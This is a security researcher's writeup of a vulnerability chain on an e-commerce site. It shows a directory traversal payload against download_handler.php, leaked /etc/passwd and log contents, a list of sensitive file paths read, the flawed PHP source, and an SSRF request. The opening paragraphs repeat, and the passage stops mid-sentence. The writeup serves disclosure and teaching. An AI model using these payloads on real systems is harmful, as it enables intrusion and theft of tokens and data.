CHAIN OF HACKS LEADING TO DATABASE COMPROMISE!

Avinash Jain

CHAIN OF HACKS LEADING TO DATABASE COMPROMISE!

This is yet another security vulnerability writeup about one of my recent findings of a chain of security vulnerabilities that linked up to compromise one of the databases of India's most profitable E-commerce companies. Let's see the complete story.


(This was done with the explicit permission of the concerned company.)

This was supposed to be a targeted attack where I was specifically focussing on finding an LFI vulnerability (local file inclusion) so I was more keen on searching and exploring functionalities and endpoints that were related to some interaction with files and then I came across a usual functionality where an application provides you with the options of "Android Google play" and "iPhone App store" to download their app.


This is yet another security vulnerability writeup about one of my recent findings of a chain of security vulnerabilities that linked up to compromise one of the databases of India's most profitable E-commerce companies. Let's see the complete story.

(This was done with the explicit permission of the concerned company.)

This was supposed to be a targeted attack where I was specifically focussing on finding an LFI vulnerability (local file inclusion) so I was more keen on searching and exploring functionalities and endpoints that were related to some interaction with files and then I came across a usual functionality where an application provides you with the options of "Android Google play" and "iPhone App store" to download their app.



When I clicked on it, it redirected me to the following page with the following URL:




[redacted]/downloadcallback/null/

Thank You

for downloading

and then immediately redirected to the previously referred page and when I opened it in an incognito window to see what's the response when there is no referred page, it got redirected to "404 Page not found" so it was clear that it was looking for some condition and parameters and then following the simple if/else logic. To see if there were any missing parameters, I stumbled upon the HTML code of the page.




```
<script type="text/javascript">
        $(document).ready(function(){
        var redirectURI             =   localStorage.getItem('currentURL');
        var localPdf = localStorage.getItem("B_PDF") ?
JSON.parse(localStorage.getItem("B_PDF")) : '';
        if(localPdf){
            var finalDownloadLink;
            if(localPdf && localPdf[0]){
                finalDownloadLink   =   localPdf[0].split('/');
            }

            // else if(localPdf && localPdf[1]){
            //     finalDownloadLink   =   localPdf[1].split('/');
            // }
            var nameURL             =   finalDownloadLink[finalDownloadLink.length - 1];
            var s1 = setTimeout(function() {
                var URL =
'download_handler.php?path='+encodeURIComponent(finalDownloadLink)+'&name='+nameURL;
                window.location = URL;
            }, 1000);
            setTimeout(function(){
                $('#pre_loader').css({'display':'none'});
                window.location.href = redirectURI;
            },2000);
        } else {
            $('#pre_loader').css({'display':'none'});
            window.location.href    =   redirectURI;
        }
    })
</script>
```

The logic, as expected, was very clear and the interesting thing I noticed (as you can see in the red box), there was a php file "download_handler.php" missing in the URL that requires a parameter "path" as finaldownloadlink and "name" for the name of the URL and that's the reason why nothing got downloaded. Let's follow the above code, so the final URL came out to be:


`downloadcallback/download_handler.php?path=`

where I simply tried directory traversal attack (../../../../etc/passwd) and just my luck, the files had the maximum permission given (a common mistake :/) and I was able to read /etc/passwd content and various other juicy files:



```
Referrer-Policy:
Server: Apache
Vary: Accept-Encoding
Content-Length: 1341
Connection: Close

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
[redacted]
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
```

/etc/passwd file




Request	Payload	Status	Error	Timeout	Length	Comment
2286	/var/log/lastlog	200	□	□	146957	
3027	/var/log/lastlog	200	□	□	146957	
3074	/var/log/lastlog	200	□	□	146957	
359	/etc/httpd/logs/error_log	200	□	□	112763	
382	/var/log/httpd/error_log	200	□	□	105741	
384	/var/log/httpd/error_log	200	□	□	91051	
1250	/proc/net/tcp	200	□	□	81519	
155	/etc/httpd/logs/error_log	200	□	□	64064	
244	/etc/php.ini	200	□	□	62803	
1130	/etc/php.ini	200	□	□	62803	
1827	/etc/php.ini	200	□	□	62803	
1998	/etc/php.ini	200	□	□	62803	
2191	/etc/php.ini	200	□	□	62803	
2786	/etc/php.ini	200	□	□	62803	

```
HTTP/1.1 200 OK
Cache-Control: max-age=31536000
Content-disposition: attachment; filename=
Content-Type: application/pdf:application/x-www-form-urlencoded
Date: Fri, [redacted]
Expires: Sa
Referrer-Policy:
Server: Apache
Vary: Accept-Encoding
Connection: Close
Content-Length: 6304600

[redacted] - [ [redacted] "HEAD / [redacted]
ws 537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36"
- [ "GET [redacted] "Mozilla/5.0 (Linu
36 70.0.3538.64 Mobile Safari/537.36"
- [ "HEAD [redacted]
ws 537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36"
- [ "HEAD [redacted] HTTP/1.1" 404 -
WC TML, like Gecko) Chrome/41.0.2272.16 Safari/537.36"
- [ "GET
```

Reading other sensitive files via LFI

I was able to read various Linux system files, configuration, and access logs, which got me user access tokens coming in get params and much more sensitive information. The culprit of this complete loophole was the “download_handler.php”:




```
GET /downloadcallback/download handler.php?path=download handler.php
HTTP/1.1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: "7ff-58250da3d5380-gzip"
```

```
HTTP/1.1 200 OK
Cache-Control: max-age=31536000
Content-disposition: attachment; filename=
Content-Type: application/pdf;application/x-www-form-urlencoded

Referrer-Policy:
Server: Apache
Vary: Accept-Encoding
Content-Length: 388
Connection: Close

<?php
        $file_path = $_GET['path'];
        if (strpos($file_path, ',') !== false) {
            $file_path = str_replace(',','/', $file_path);
        }
        $file_name = $_GET['name'];

        header('Content-disposition: attachment; filename='.$file_name);
        header('Content-type: application/pdf;application/x-www-form-urlencoded');
        readfile($file_path);
        echo $file_path;
        echo $file_name;
?>

download_handler.php
```

download_handler.php


The php file was simply taking the file as an input and reading it back to the client. Could easily see it vulnerable to SSRF as well:



```
GET /downloadcallback/download_handler.php?path=http://google.com HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
ORG20802
ORG24692
[redacted]
autoinvite_callback=true; lc_invitation_opened=opened; MXCookie
Upgrade-Insecure-Requests: 1
If-Modified-Since:
If-None-Match: "7ff-58250da3d5380-gzip"
```

SSRF

I tried reading the /etc/password using different URL schemas (file:/// , dict:// , ftp:// and gopher://) and was able to do the same using file:/// scheme:

